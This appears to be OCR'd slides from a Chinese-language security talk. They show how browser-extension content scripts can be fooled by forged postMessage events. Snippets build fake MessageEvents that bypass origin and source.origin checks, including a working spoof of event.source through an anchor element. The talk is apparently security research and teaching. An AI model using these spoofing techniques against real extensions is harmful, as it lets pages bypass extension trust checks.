


```
window.onmessage = e => {
  if (e.origin !== 'https://huli.tw') {
    return
  }
  // [...]
}
```

對網頁來說是 100 分的標準防禦，但是對擴充套件來說不是

```
window.onmessage = e => {
  if (e.origin !== 'https://huli.tw') {
    return
  }
  // [...]
}
```



Web Page
Content Script
<script>
DOM
Read / Modify DOM
sendRequest
onMessage
Background Script
<script>
Chrome API


Web Page
Content Script
<script>
DOM
Read / Modify
DOM
sendRequest
onMessage
Background Script
<script>
Chrome API

直接偽造任意 message

```
const event = new MessageEvent(
  "message",
  {
    data: { test: 1 },
    origin: "https://huli.tw"
  }
)
window.dispatchEvent(event)
```

```
window.onmessage = e => {
  // 從 e.origin 改成 e.source.origin
  if (e.source.origin !== 'https://huli.tw') {
    return
  }
  // [...]
}
```



```
const event = new MessageEvent(
  "message",{
    data: { test:1 },
    source: {
      origin: 'https://huli.tw'
    }})
window.dispatchEvent(event)
```


Uncaught TypeError: Failed to construct 'MessageEvent': Failed to read the 'source' property from 'MessageEventInit': Failed to convert value to 'EventTarget'.

```
const event = new MessageEvent(
  "message",{
    data: { test:1 },
    source: {
      origin: 'https://huli.tw'
    }})
window.dispatchEvent(event)
```

用 <a> 的 source 屬性來偽造 event.source

```
const source = document.createElement('a')
source.href = "https://huli.tw"

const event = new MessageEvent("message")
event.initMessageEvent(
  "message",false,false,{},
  "https://huli.tw","",source
)
window.dispatchEvent(event)
```

Credit to Slonser, again!



Chromium 團隊的看法

Of course, there are buggy extensions, and that is unfortunate, but this isn't a fundamental security issue in Chrome itself.

當然，確實有一些存在漏洞的瀏覽器擴充套件，但這並不是 Chrome 本身的安全問題。

https://issues.chromium.org/issues/382291454

結論

神奇的特性本身可能不是漏洞
但有時能幫你找到漏洞